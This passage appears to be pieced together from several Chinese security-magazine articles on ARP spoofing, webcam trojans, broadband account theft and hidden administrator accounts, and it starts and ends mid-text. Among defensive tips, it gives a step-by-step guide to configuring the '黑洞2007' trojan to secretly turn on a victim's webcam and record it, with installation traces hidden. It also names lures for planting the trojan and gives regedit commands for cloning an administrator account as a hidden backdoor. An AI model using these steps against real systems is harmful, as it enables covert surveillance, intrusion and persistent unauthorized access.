图 6 清楚地显示了 ARP 欺骗的结果，那就是 A 主机所有向网关发送的数据均被“重定向”到了 C 主机，如果在 C 上安装了抓包和转发程序，C 就可以监听 A 的网络通信了。当然这只是理想状态，一般转发程序都会丢包造成 A 察觉，但如果 C 对 A 的数据不做任何响应，A 实际上就已经和外界网络断开，即 ARP 阻断。

没有安装防病毒软件主机 A 会受到 ARP 欺骗，安装了杀毒软件的计算机又会怎样？笔者对常用的一些杀毒软件进行了测试，包括金山毒霸、卡巴斯基、瑞星和趋势科技 4 款常用的杀毒软件，发现这些杀毒软件均不能防止 ARP 欺骗，这也说明当前仅仅安装了防病毒软件，是无法避免网内 ARP 欺骗病毒对网络的影响。

由于操作系统的不同，对 ARP 缓冲区的修改条件也是不同的，在表 1 中就详细列出了常见的操作系统的各种情况，有兴趣的读者可以自己验证。

表 1 各种操作系统对 ARP 数据包的响应

操作系统	原 ARP 缓存表中情况	接收到 ARP 请求源物理地址改变	接收到 ARP 响应源物理地址改变
Windows XP	已有对应 IP 项	不更新 ARP 缓冲表	依据 ARP 响应中记录的源物理地址来更新 ARP 缓冲表
	无对应 IP 项	依据 ARP 请求中记录的源物理地址来更新 ARP 缓冲表	不更新 ARP 缓冲表
Windows 2003	已有对应 IP 项	依据 ARP 请求中记录的源物理地址来更新 ARP 缓冲表	依据 ARP 响应中记录的源物理地址来更新 ARP 缓冲表
	无对应 IP 项	依据 ARP 请求中记录的源物理地址来更新 ARP 缓冲表	不更新 ARP 缓冲表
Linux	已有对应 IP 项	依据 ARP 请求中记录的源物理地址来更新 ARP 缓冲表	不更新 ARP 缓冲表
	无对应 IP 项	依据 ARP 请求中记录的源物理地址来更新 ARP 缓冲表	依据系统配置来判断是否更新 ARP 缓冲表

## 实验结论及防护方案

通过以上实验发现，防病毒软件一般只是针对本地的实体病毒有防护作用，比如 U 盘感染的各类病毒，这些病毒都是需要在主机上进行数据写入或者要修改系统，因此，防病毒软件能够及时侦测和清除。

但对 ARP 欺骗来说，病毒实体不一定在主机上，且由于是 ARP 协议本身的安全漏洞，所以一般杀毒软件就不管用了。

是不是真的没有办法呢？其实，360 安全卫士和 Anti ARP Sniffer 等软件就可以防止 ARP 网关欺骗。实际上，最简单的方法就是在命令行下使用“ARP -s 网关 IP 网关 MAC”命令，对网关地址进行绑定。

但是以上的各种方案在笔者看来都不如把这些功能附加到防病毒软件中方便。一般的计算机用户并不会使用 ARP.exe 进行网址绑定，而专门重新安装第三方的软件防护在笔者看来简直是多余的，因为那样会大大影响系统性能。现在，一般计算机使用者都会安装防病毒软件，把该功能集成其中才是“以人为本”的完美体现。

可惜，大多数安全商都只把这项功能集成到商机巨大的硬件产品中，并没有把该功能引入到防病毒软件上。

值得一提的是，笔者使用的趋势科技 OfficeScan 8.0 企业版可以在服务器端统一配置插件来避免 ARP 欺骗的影响。

安全总是相对的，有些程序会通过发送密集的 ARP 包将网络堵死（即 ARP 洪水攻击），此时一般的 ARP 防火墙将来不及响应，单靠一两条 DOS 命令和客户端防火墙也无法解决。

## 自制发包程序查找 ARP 欺骗主机

为了找到感染 ARP 的主机，您可能需要逐个客户机地查找 ARP 欺骗病毒源主机。如何减轻这项工作的工作量呢？

不妨试试笔者自制的 ARP 包发送程序来解决这个问题。

### 1. 问题提出

在典型的局域网拓扑中，一般通过如图 7 所示的 NAT 转换方式接入 Internet。当局部网段发生 ARP 欺骗时，可以登录到中心交换机查看到实施 ARP 欺骗的主机的 MAC 地址。




图 7 典型网络拓扑

由于获得的 ARP 表只能判断进行 ARP 欺骗的主机 MAC 地址，如果网管部门没有所有接入主机的 MAC 地址登记表，就只能逐一检查每一台主机的 MAC 地址。

这时，就需要一种能让正在进行 ARP 欺骗的主机和正常主机有所区别的方法。

### 2. 方案分析及实现简述

实际工作中存在以下 3 点问题。

首先，笔者所在的校园网使用了静态 IP 地址分配，且没有对网络进行行为安全的限制，因此要获得一份正完整的“MAC-地理位置”或者“IP-地理位置”对应表是不现实的。

其次，笔者主要负责软件应用层的安全，因此尽量少牵扯到设备配置的修改。

第三，不需要在每一台客户端主机安装任何辅助软件，因为在实际应用中仅仅为了查找 ARP 欺骗主机而给每一台主机安装客户端是不现实的。

以上 3 个限制条件看似是相互矛盾的，既不能修改设备配置又不能在客户端部署软件，那么是不是就没有解决方法了呢？“解铃还须系铃人”，ARP 欺骗病毒使用了 ARP 协议的安全缺陷，笔者考虑还是使用 ARP 协议来解决 ARP 欺骗病毒的检测问题。

在 ARP 协议中，如果向一个主机发送目标 IP 地址和源 IP 地址相同的 ARP 包是允许的，并且如果这个 IP 地址和接受这个 ARP 包的主机是相同的 IP 地址，那么接收到这个 ARP 包的主机就会出现 IP 地址冲突的提示。利用这个提示信息，网络管理人员就可以快速地找到有问题的主机。

笔者按照以上思路使用 Visual C++ 2005+“WinPcap 库”编写了一个小工具来协助 ARP 欺骗病毒主机的检测和查找，程序运行界面如图 8 所示。具体的实现过程限于篇幅，不再赘述。具体程序可以在 <http://blog.jspi.cn/oblog31/UploadFiles/2008-1/162211223757.rar> 下载。



图 8 主机在线检测程序

### 3. 实战应用

程序设计完成不久，单位一个网段就遭遇了 ARP 欺骗病毒。在专门负责网络设备的同事那里获得了进行 ARP 欺骗主机的 MAC 地址后，笔者在该网段的一台主机上运行该程序，具体步骤如下：





文件，是轻而易举的事情。

特别是黑客还能远程开机（不开显示器），打开摄像头，并利用摄像头进行录像。

通过木马控制计算机，偷窥对方资料是目前被非法之徒广泛采用的，也是最流行、最有用、见效最快的攻击手段之一。

**小知识：**什么是木马？在古希腊神化《木马屠城记》中，攻方固守方城坚久攻不下，就将士兵藏于特制木马中并使之被运入城中，深夜这些士兵发起突袭，一举攻下城池。木马病毒的名称也由此而来，指的是将远程控制程序隐藏在系统中，然后通过远程控制手段，神不知鬼不觉地控制用户的计算机，进行各种操作，因此木马病毒又被叫做“特洛伊木马”。

### 手段 3：通过系统漏洞入侵

危害程度★★★★☆

众所周知，Windows 和第三方应用软件由于在设计之初考虑不周详，时不时会爆出一些漏洞，而一些技术手段高超的黑客会在漏洞爆出、微软尚未发布补丁程序这一真空地带入侵到用户的计算机中，然后预留后门，安装远程控制软件，将对方的计算机变成自己的“肉鸡”。一些不法之徒也会利用黑客公布的漏洞利用工具或一些后门程序入侵到目标计算机。

因为这种攻击需要一定的技术含量，多发生在针对政府、企事业单位、军队服务器有一定的目的性的攻击，较少发生针对个人的入侵性攻击。因此对个人用户来讲，这种方式不常用，而对单位服务器来说，黑客或不法之徒一旦入侵成功，危害将是致命的。

黑客或不法之徒可以监控流经服务器的所有数据，进而控制整个网络，发起洪水攻击，使整个网络陷于瘫痪，但是难度同样较大。

**小知识：**什么是黑客？黑客一词源于英文 Hacker，原指热衷于计算机技术、专门寻找系统的漏洞并找出修补方法的计算机技术痴迷者。但也有一部分人喜欢攻击系统、入侵系统、破坏系统和盗窃系统中有用数据，他们被称为“Cracker”，即“骇客”。现在互联网上到处都可以下载到黑客工具，有一点计算机技术再加上黑客工具的帮助，就可以轻松入侵到毫无防范之心的用户。我们平时说到“黑客”时，一般都是指那些利用自身掌握的技术攻击入侵破坏他人计算机系统和盗窃有用数据、密码信息的人。

### 手段 4：将计算机变成“肉鸡”

危害程度★★★★☆

黑客或不法之徒成功入侵之后，往往不会满足于一次的偷窥、控制，为方便以后自己再次进入对方计算机，往往会设置一个隐藏的管理员账户或影子账户，安装一些木马类控制软件，最终的目的是将目标计算机变成“肉鸡”，以方便

自己随时使用。

**小知识：**什么是肉鸡？简单地说，肉鸡就是受到黑客或非法用户控制的计算机。

据某权威反病毒机构监测，目前网络中大约有 890 万台计算机感染了木马病毒而被他人控制，也就是说全世界共有 890 万台“肉鸡”。

统计数字是很恐怖的也是很无情的，更令中国用户吃惊的是，在这 890 万台之中，中国用户占了 20% 以上，用户隐私信息受到了严重威胁。

“肉鸡”在对个人隐私和单位重要机密文件构成严重威胁的同时，如果再组成“僵尸网络”，破坏力则更大。

由许多“肉鸡”组成的计算机网络称为“僵尸网络”（botnet）。黑客们可以利用“僵尸程序”控制大量互联网用户的计算机，这些计算机就像“僵尸”一样被黑客所操纵，会随时按照黑客的指令展开 DoS 攻击或发送垃圾信息，而真正的用户却毫不知情，就仿佛没有自主意识的僵尸一般。

成千上万台被感染的计算机组成的僵尸军团，可以在统一号令下同时对网络的某个结点发动攻击，从而具备攻城拔寨的强大破坏力。“僵尸网络”的破坏力是巨大的和惊人的，可能直接威胁着政府、金融机构及其他行业的计算机安全和网络安全。

## 木马是这样偷窥的

如今木马的功能越来越强大，已经不再局限于远程控制，更多其他功能也被开发出来，其中“远程开启摄像头”是木马目前的热点。具备“远程开启摄像头”的木马有不少，如大家所熟知的“灰鸽子”、“黑洞”、“蜜蜂大盗”等。这些木马不仅可以远程开启用户的摄像头，还能将摄像头当作监控设备，并能将拍摄到的内容录制成视频。网络上很多偷拍视频都是这些具备“远程开启摄像头”功能木马的“杰作”。

### 1. 配置服务端

木马类工具通常都分为客户端和服务端两个部分，客户端运行于黑客或不法之徒的计算机上，用于监视目标计算机，服务端运行于目标计算机，用于响应黑客或不法之徒的连接请求，记录用户聊天信息，并把它发送到黑客指定的电子邮箱。木马“黑洞 2007”也不例外，要对目标计算机进行入侵，首先要配置一下服务端。

第 1 步：下载完毕，将文件解压到任意文件夹中。然后双击其中的“Client.exe”运行客户端程序，进行木马配置。

第 2 步：在程序配置界面中单击“监听端口”选项卡，在“输入监听端口”文本框中输入一个监听端口号，随意输入即可，如输入“2007”。然后再单击右侧的【测试】按钮，检查端口是否已经被其他应用程序所占用，如图 1 所示。




图1 检查端口是否被占用

第3步：如果输入的端口号被其他程序所占用，那么必须更换。如果出现“恭喜！您可以使用此端口”的提示信息，那么表明该端口没有被其他程序所占用，可以使用，单击【确定】按钮关闭对话框。

第4步：接下来单击“连接密码”标签，在下面的“输入连接密码”和“确认连接密码”文本框中输入连接所要用的密码，单击【确定】按钮，如图2所示。




图2 连接密码设定

第5步：接下来会弹出软件的“免责声明”页面，不用理会它，直接单击【我无条件接受以上声明和法规】按钮，同意软件声明即可。

第6步：进入黑洞主界面后，单击【文件】→【创建自动运行版本服务端安装程序】菜单，如图3所示。




图3 创建自动运行安装程序

第7步：这时会打开服务端程序的配置对话框，单击“安装选项”选项卡，将下面的“安装后在桌面和快速启动栏显示设置图标”复选框前面的对勾清除掉，这样做是为了在目标计算机上安装时不留痕迹，如图4所示。

第8步：单击“控制选项”选项卡，确保下方的“允许视频监控”复选框被选中，只有这样生成的服务端程序才具备了远程打开目标计算机摄像头的功能，如图5所示。




图4 设置安装选项




图5 选中“允许视频监控”

第9步：单击“连接选项”标签，在该页面中可以设置本机与目标机的连接方式。以正向连接为例，在“主机”文本框中输入目标主机的IP地址，并在“端口”文本框中输入相应的端口号，然后在“上线显示名称”文本框中输入目标计算机的名称，如图6所示。




图6 输入目标计算机信息

第10步：最后单击【生成】按钮，一个带有远程开启摄像头功能的木马服务端就生成了。

## 2. 给目标计算机“下马”

服务端配置完成后，接下来要做的工作就是想办法把这个木马服务端发给目标计算机。主要方式有如下几种。

(1) 夹带在电子邮件中，如果对方不慎打开了带有木马的电子邮件，那么便成功将木马植入用户计算机。

(2) 通过即时通信软件（如QQ、MSN等）向用户发

送含木马的链接或文件，诱骗对方上勾。如果对方比较单纯，或是出于好奇单击了这个链接，或者打开了发送过来的文件，木马就被成功植入。

(3) 网页挂马。如果黑客或不法之徒有自己的网站，还可以利用网页挂马的方法诱骗对方下载。在自己的网站上放一些伪装后的木马程序，宣称这是一个好玩的或者非常有用的工具、带色情的小电影等，让对方下载并运行，运行后便可以成功植入木马程序。

### 3. 控制目标计算机打开摄像头进行偷拍

黑客或不法之徒会通过种种方法，找出种种借口将配置好的木马发送给对方，并诈骗对方运行。与黑客、不法之徒形成鲜明对比的是，很多朋友安全意识极差，当收到不明身份的人发来的文件时，往往会毫不犹豫地运行或单击，这正中黑客或不法之徒的下怀。

如果对方下载运行了此前制作的服务端，那么黑客或不法之徒便可以借此控制对方。

第1步：在黑洞主界面中单击“在线主机”选项卡，可以查看当前可以控制的计算机，也就是感染木马的计算机，如图7所示。



图7 感染木马的计算机

第2步：选择某一计算机后，单击“视频监控”按钮，即可对远程计算机下达“视频监控”的命令，在连接到远程计算机的过程中会要求输入此前设置的验证密码，如果验证密码正确无误，那么不久就会弹出视频监控窗口，如图8所示。



图8 视频监控窗口

第3步：此时对方的摄像头已经被悄悄地打开了，通过黑洞可以监控到对方的一举一动。如果想把这些视频保存下来，可单击“视频大小”下拉列表选择一下视频的尺寸，并勾选“保存为 Mpeg 文件”选项。而后单击【开始】按钮，就可以将视频监控的整个过程录制下来了。

## 挡住偷窥的眼

从以上案例可以看出，做“黑客”其实很简单，每一个普通用户在黑客工具的帮助下都可以“黑”一把。

那么，面对如此众多的“黑客”，该如何防范摄像头木马呢？

### 1. 防范身边别有用心之人

即便是身边的同事、同学也有可能在他的计算机中安装远程监控类、木马类的工具，从而实现其不可告人的目的。

为防范本地别有用心之人接触您的计算机，一定要为计算机设置上复杂的开机密码和 Windows 登录密码。如果需要暂停计算机一会儿，也应该随手按下【Windows+L】组合键锁定计算机。

### 2. 隐藏摄像头

大家都知道，在 QQ 中如果安装有摄像头，那么在用户的头像旁边就会显示出一个摄像头标志。其他人就可以清楚地判断出您当前是否安装了摄像头，并要求与您进行视频对话，无形中增加了您被骚扰的几率，还有可能引发别有用心者的更进一步的深入攻击。

黑客可能会利用这一点，寻找带有摄像头的用户进行攻击，因此在网络上隐藏本机的摄像头是很有必要的。

### 3. 认真鉴别链接再单击

在用 QQ、MSN 聊天过程中，在很多情况下，对方或者是群用户会发送一些包含链接的信息，如中奖、投票、QQ 情号免费申请、美女的图片、视频等。

面对聊天时出现的链接，首先要有一个正确的心态，不要相信天上会掉馅饼的神话。对于一些自己把握不准，又觉得有必要单击的链接，最好先检测一下安全性然后再单击。

可以将 QQ、MSN 聊天对话框中的链接复制下来，然后打开 <http://uuland.com/v4/?mode=0>，在页面中的文本框中按下【Ctrl+V】组合键粘贴进来，然后单击【安全检测】按钮即可。

### 4. 接收文件要小心

拒绝陌生人发来的文件，对于必须要接收的来自可信源的文件，也必须先进行病毒扫描，确认无毒后再打开。

对于一些超强的木马，往往会捆绑到正常的工具软件中，并且会进行加壳做免杀处理，此时可以借助木马病毒捆绑检测工具 V2.0 来检查。

下载地址：<http://www.skycn.com/soft/39496.html>。

### 5. 不用时管好摄像头

在不使用摄像头时，尽量将摄像头从 USB 接口中拔出。

如果不方便，就将摄像头的镜头对着墙或其他物体，但不要对着人。特别是在卧室中使用计算机时，千万不要将摄像头正对着床铺。如果您使用的是带有镜头旋转功能的高级摄像头，最好在不用时将镜头遮住，以免被黑客远程控制。



由于很多摄像头都具备辅助光源，如果没有使用摄像头而辅助光源却被开启，就要小心了。

## 6. 利用专用工具防范

对于危害甚重的摄像头木马，除了多加防范，及时更新病毒库加以查杀之外，还可以借助于专用工具进行防范。USB 摄像头偷窥终结者 V0.5 就是不错的选择。

下载地址：<http://www.skycn.com/soft/32318.html>。

USB 摄像头偷窥终结者的使用十分简单，安装完毕，当有程序试图开启摄像头时，它就会自动弹出一个询问对话框，询问用户是否允许开启摄像头，从而在一定程度上避免摄像头木马的偷窥，如图 9 所示。




图 9 USB 摄像头偷窥终结者

## 高筑篱笆广围堵

要避免受到黑客的入侵和木马的骚扰，防止重要数据和隐私的泄露，用户还应该在计算机的安全基础上下功夫。只有高筑篱笆广围堵，打牢计算机的安全基础，才能使自己上网之旅一路畅通。

### 1. “杀软+防火墙”必不可少

无论何种情况，都不要让计算机“裸奔”，因为在网络上没有安装杀毒软件和防火墙的计算机是相当危险的。

尽管杀毒软件和防火墙有时在与木马、病毒的对抗之中处于劣势，但是仍有难以计数的木马、病毒倒在了它们的枪口下。安装一款强有力的杀毒软件，并及时升级杀毒软件的病毒库，对普通用户来说是最有力的保障。

### 2. 查缺补漏是当务之急

Windows 漏洞如同羊圈上的破洞，如果不补上的话，迟早会有狼趁虚而入吃掉羔羊的。

### 3. 打响木马剿灭战

除了通过普通杀毒软件查杀木马病毒外，还可以选择一款强有力的木马专杀工具，配合系统中的杀毒软件进行查杀。

#### (1) 将木马变成死马

面对网络上层出不穷的木马及其变种，利用一款专杀工具进行查杀和防范无疑是上策。木马清除专家 v2007 0926 就是一款专业防杀木马软件。安装完毕会最小化到系统托盘区，躲在后台监控，一旦发现木马踪迹及危险操作会立即报告。

该工具的下载地址为 <http://www.crsky.com/soft/7813.html>。



木马清除专家 v2007 0926 的未注册版只有查毒功能。

#### (2) 彻底查杀灰鸽子

灰鸽子病毒泛滥多年，变种数万，且病毒具备很好的隐形特性，令用户防不胜防。而借助 PC 宝镖之灰鸽子专杀及防御工具 1.0.5，就能够与灰鸽子病毒抗衡了。

该工具的下载地址为 <http://www.onlinedown.net/soft/56966.htm>。

#### (3) 防范网页木马

现在即使是普通的浏览网页也可能感染木马。黑客或不法之徒通过网页挂马的方式进行攻击更具隐蔽性，危害也更大。利用网页木马免疫专家 1.5 就可以免疫网页木马。它能把网上流行的木马利用的漏洞禁止，还可以免疫恶意插件。

该工具下载地址为 <http://www.onlinedown.net/soft/61172.htm>。

## 4. 让系统具有不死之身

很多病毒为了提高自己的生存空间，不但会禁用杀毒软件，还会删除系统中的还原点和 Ghost 文件。

对付这样的恶性病毒，不妨试试终结者抗病毒软件 5.30。它将为系统创建一个另类的还原点，即便系统遭遇病毒的破坏，也能轻松恢复。

该工具的下载地址为 <http://www.onlinedown.net/soft/50636.htm>。

安装完毕重启计算机，终结者抗病毒软件就会自动运行并缩小至系统托盘区，时刻监视系统的一举一动，在发现有程序试图添加自启动项或访问网络时会自动报警。它提供了“低、中、高”三个保护等级，可以根据所处的工作环境进行设置，如图 10 所示。




图 10 终结者抗病毒软件

单击主界面中的“安全回归”按钮，在出现的安全回归控制台中单击“运行安全回归”按钮，程序就会对系统进行分析与恢复。根据提示重启后会弹出提示框，说明安全回归后启动时共禁止了××个程序的运行，其中包括杀毒软件等安全类工具。单击“打开编辑器”按钮，将确认安全的程序“放行”即可。

安全回归可以使计算机在不丢失数据的情况下，回归到一个无病毒、无木马、无恶意软件运行的安全、干净的系统状态之中，甚至可以在特殊场合下保证网上交易的安全性。

## 宽带账户防盗秘籍

江苏省宜兴丁蜀职业高级中学 翁永平

### 危险在哪里？

#### 1. 使用查看\*号密码的软件

很多用户为了方便，都在拨号软件中选择保存密码，在 Windows XP 版本的系统中，保存的密码都以“\*”号的形式显示，这样就不用每次上网都输入密码。

不过，保存密码在方便自己的同时，也增加了危险系数。如果有不怀好意的人接触到您的计算机，利用查看\*号密码的软件就可以很容易地知道\*号背后真正的密码。

#### 2. 使用读取拨号网络密码工具

资深的“黑客”可以自己编写或从相关黑客站点找到读取拨号网络密码的专用工具，来读出 ADSL 账户的用户名和密码，如“Dialupass”工具等。

#### 3. 利用系统漏洞、弱口令入侵

计算机黑客可以利用开放端口和弱口令甚至空口令漏洞侵入用户计算机。黑客可以通过 QQ 获取对方网段（或直接获取 IP），利用扫描工具（如 Superscan、X-scan 等）扫描用户计算机端口并获取 IP，再运行客户端连接工具（如冰河 2.2）入侵用户计算机。

只要您的网络是通过宽带账号已经拨通的，不法分子就想办法利用互联星空的“互联星空一点通”功能，直接用您的账号进行远程消费。

目前国内的宽带用户大多是基于 PPPOE 的 DSL 用户，当终端接入 Internet 时需要拨号验证，而验证的用户名及密码有很大规律可循：用户名很多都以电话号码为基数，加上其他一些简易字母，或者加上诸如@163 等后缀，密码几乎都是电话号码，很容易破解。

### 提示

宽带拨号用户的认证方式主要有 PPPOE 和 Web 认证两种。PPPOE 采用先认证后分配 IP 的方式，如果是包月制，采用 PPPOE 方式不能解决对非法用户的远程停、开机，这些用户可盗用他人账号及密码上网。采用 Web 认证方式也解决不了这个问题。

### 防范措施

#### （1）注销互联星空账号或取消信用额度

宽带用户如果不打算使用“互联星空”，应尽快到电信营业厅申请销户或登录“互联星空”网站 [www.chinavnet.com](http://www.chinavnet.com)，进入到“我的星空”→“我的账户”→“我要销户”栏目，申请注销。

如果发现账号被别人盗用，立刻修改自己的 ADSL 账号密码，并在“互联星空”的“我的星空”下及时取消所有订购的服务，从而尽可能降低损失。

#### （2）强化系统，防止黑客入侵

强化系统：及时升级操作系统或打补丁；减少计算机管理员人数；设置安全选项，不显示上次用户名；不要打开来路不明的电子邮件及软件程序；安装使用必要的防黑软件、防火墙和杀毒软件，并保持定期更新，及时查杀病毒。

强化口令：正确设置管理员密码（系统开机密码）和 ADSL 上网密码；数字与字母混合编排，同时包含多种类型的字符，比如大写字母、小写字母、数字、标点符号（@、#、!、\$、&…）；密码应该不少于 8 个字符；禁用 ADSL 拨号软件记住密码的功能，即不勾选“记住密码”项。

#### （3）限制端口，防止非法入侵

通过限制端口来防止非法入侵，关闭相应开放端口，如 3389 端口。

简单来说，非法入侵的主要方式可粗略分为两种。第一种是扫描端口，通过已知的系统 Bug 攻入主机。第二种是种植木马，利用木马开辟的后门进入主机。如果能限制这两种非法入侵方式，就能有效防止利用黑客工具的非法入侵。

而且这两种非法入侵方式有一个共同点，就是通过端口进入主机。要想防止被黑，就要关闭这些危险端口。

对于个人用户来说，您可以限制所有的端口，因为您根本不必让计算机对外提供任何服务；而对于对外提供网络服务的服务器而言，则需要把必须利用的端口（比如 WWW 端口 80、FTP 端口 21、邮件服务端口 25、110 等）开放，其他的端口则全部关闭。

对于采用 Windows 2000 或者 Windows XP 的用户来说，不需要安装任何其他软件，可以利用“TCP/IP 筛选”功能限制服务器的端口。

具体设置（关闭的方法）如下：单击“开始”→“控制面板”→“网络连接”→“本地连接”→“右键”→“属性”，然后选择“Internet(TCP/IP)”→“属性”，选择“高级”选项卡。在“高级 TCP/IP 设置”对话框中选择“选项”→“TCP/IP 筛选”→“属性”，在这里分为 3 项，分别是 TCP、UDP、IP 协议。

假设系统只想开放 21、80、25、110 这 4 个端口，只要在“TCP 端口”上勾选“只允许”，然后单击【添加】按钮，依次把这些端口添加到里面，然后单击【确定】按钮，如图 1 所示。




图1 TCP/IP 筛选

**注意**

修改完以后系统会提示重新启动，设置才会生效。这样，系统重新启动以后只会开放您所选的那些端口，其他端口都不会开放。

**(4) 关闭默认共享，禁止空连接**

目前，家用计算机所使用的操作系统多数为 Windows XP 和 Windows 2000 pro，这两个系统提供的默认共享（IPC\$、C\$、D\$、ADMIN\$等）是黑客最喜欢利用的入侵途径，您可以运行 CMD，输入 net share 来查看本机的共享。如果看到有异常的共享，立刻关闭。

如果您关闭了的共享在下次开机时又出现了，就要考虑一下您的计算机是否已经被黑客控制了，或者中了病毒。

关闭默认共享的方法为：将“本地连接”属性中的“网络的文件和打印机共享”卸载掉，默认共享就可以彻底被关闭了。

禁止建立空连接的方法：首先运行 regedit，在注册表中找到如下主键 [HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Control\Lsa]，把 Restrict Anonymous (DWORD)的键值由 0 改为 1，如图 2 所示。




图2 修改 DWORD 值

其中的 ControlSet001 还有可能是 CurrentControlSet、

ControlSet002。

**(5) 使用入侵检测手段防范入侵**

最为常见的木马通常都是基于 TCP/UDP 协议进行 Client 端与 Server 端之间的通信，既然利用到这两个协议，就不可避免地要在 Server 端（就是被种了木马的计算机）打开监听端口来等待连接。可以利用查看本机开放端口的方法来检查自己是否被种了木马或其他黑客程序。

使用 Windows 本身自带的 netstat 命令（详细方法可使用“netstat /?”命令进行查询）和 Windows 2000 下的命令行工具 fport，可以较为有效地看到计算机开放了哪些端口，并通过开放端口运行的一些可疑程序，及时关闭这些端口，删除可疑程序。

**(6) 修改原始口令和密码**

使用宽带路由器的用户要注意，由于厂家在出厂时都设置了默认的用户名与口令，黑客很容易在网上查到，因此存在安全隐患。所以在安装时请及时更改用户名与口令，不给黑客任何机会。

**(7) 使用有安全措施的密码**

打开“宽带连接属性”对话框，在“安全”选项卡的“验证我的身份为”栏中默认是“允许没有安全措施的密码”，请修改为“需要有安全措施的密码”，如图 3 所示。



图3 修改安全选项

## 揭秘隐藏账号

入侵者在入侵服务器成功以后，都会留下一些后门，以达到长期使用肉鸡的目的。只是随着用户安全意识的不断提高，以及防火墙和杀毒软件产品的普遍安装，一般的木马程序很容易被查杀。因此，在“肉鸡”上添加一个属于黑客自己的管理员账号，并将该账号隐藏起来，而且不对其他账号的正常使用造成丝毫影响，已经成为黑客用来控制“肉鸡”的新手段。

北京方正众邦数字医疗系统有限公司 冯敏

笔者在对公司服务器进行安全检查时发现了入侵者留在服务器上的一个隐藏账号的工具及一些键盘记录，通过分析追踪，获取了黑客隐藏账号的一个工具，并通过键盘记录进入了黑客控制的“肉鸡”。

在“肉鸡”上对该工具进行测试，您就会发现隐藏管理员账号并不神秘，黑客入侵大多都是使用工具软件。掌握了这些工具软件将有助于我们进行安全防御。

## 账号克隆

账号克隆据了解目前有两种方式，一种是通过软件方式进行克隆，一种是通过手工操作注册表来进行克隆。

### 1. 软件克隆

软件克隆比较著名的软件就是小榕写的 CA (Clone Administrator)，不过现在已经被各大杀毒软件查杀，利用该工具可以将 Administrator 的账号克隆为一个指定的普通账号（此普通账号必须是已经存在的账号）。

克隆得到的账号具有和系统内置的 Administrator 同样的设置，并且用 NET 命令或者用户管理器也发现不了其权限已经被提升，是一个不错的 Rootkit，对开放了远程终端服务的计算机来说将是一个永不消失的后门。

### 2. 手工方式克隆账号

在 Windows 2000/NT 操作系统中，默认管理员账号的 SID 是固定的 500 (0x1f4)。可以用计算机中已经存在的一个账号，将 SID 为 500 的账号进行克隆。

(1) 导出管理员账号注册表中的键值

```
regedit /e adam.reg
```

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001f4
```

(2) 导出需要修改账号的注册表中键值

```
regedit /e iusr.reg
```

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003e9
```

(3) 修改具有管理员权限的导出的 adam.reg

将 adam.reg 文件第三行[HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\000001f4]最后的“1f4”修改为 IUSR\_MachineName 的 SID。

(4) 复制 iusr.reg 文件中的部分内容到 adam.reg 文件中，将 iusr.reg 文件中“V=hex:0”开始一直到 iusr.reg 文件结束部分复制下来，然后替换掉 adam.reg 中同样位置的部分。

(5) 导入修改后的注册文件 adam.reg

导入该 Reg 文件：

```
regedit /s adam.reg
```

现在 IUSR\_MachineName 账号拥有了管理员的权限。

但是您使用 net.exe 和管理工具中的“用户管理”功能都将看不到任何痕迹。即使您去查看所属于的组和用户，也会和修改前没有任何区别。

## 工具使用实例

### 1. 直接运行命令

在服务器上面发现上述软件后，发现在服务器上面还有一个 log 文件，打开一看原来是一个键盘记录，估计是黑客安装在服务器上的。通过查看该键盘记录，发现黑客使用了 Radmin 软件来做跳板，在 Radmin 客户端输入 IP 地址及连

接密码，使用 Telnet 登录，密码验证正确。

